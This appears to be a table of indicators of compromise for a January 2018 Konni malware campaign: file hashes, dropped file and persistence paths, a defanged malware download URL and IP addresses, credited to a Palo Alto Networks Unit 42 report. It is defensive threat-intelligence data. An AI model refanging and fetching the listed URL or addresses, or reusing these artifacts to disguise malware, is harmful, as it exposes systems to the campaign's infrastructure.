File	%TEMP%\svchostav.exe
URL	hxxp://mail.[removed].co[.]kr/de/de_includes/mail/yandex.ru/download.php

IP Address	141.223.125[.]112

January 2018 Attack

Indicator Type	Indicator
Hash	b8120d5c9c2c889b37aa9e37514a3b4964c6e41296be216b327cdccd2e908311
Hash	0d98ca35b29d2a9f7ca6908747c457ebdba999f0e83e182f770848e2335ade5b
Folder	%LOCALAPPDATA\MicroSoft Update1
File	%LOCALAPPDATA\MicroSoft Update1\svServiceUpdate.exe
File	%TEMP%\uplog.tmp
File	%STARTUP%\Antdule.lnk
File	%TEMP%\ID56SD.tmp
File	%TEMP%\svchostav.exe
URL	hxxp://mail.[removed].co[.]kr/de/de_includes/mail/yandex.ru/download.php
IP Address	101.129.1[.]104

Source: https://researchcenter.paloaltonetworks.com/2018/09/unit42-new-konni-malware-attacking-eurasia-southeast-asia/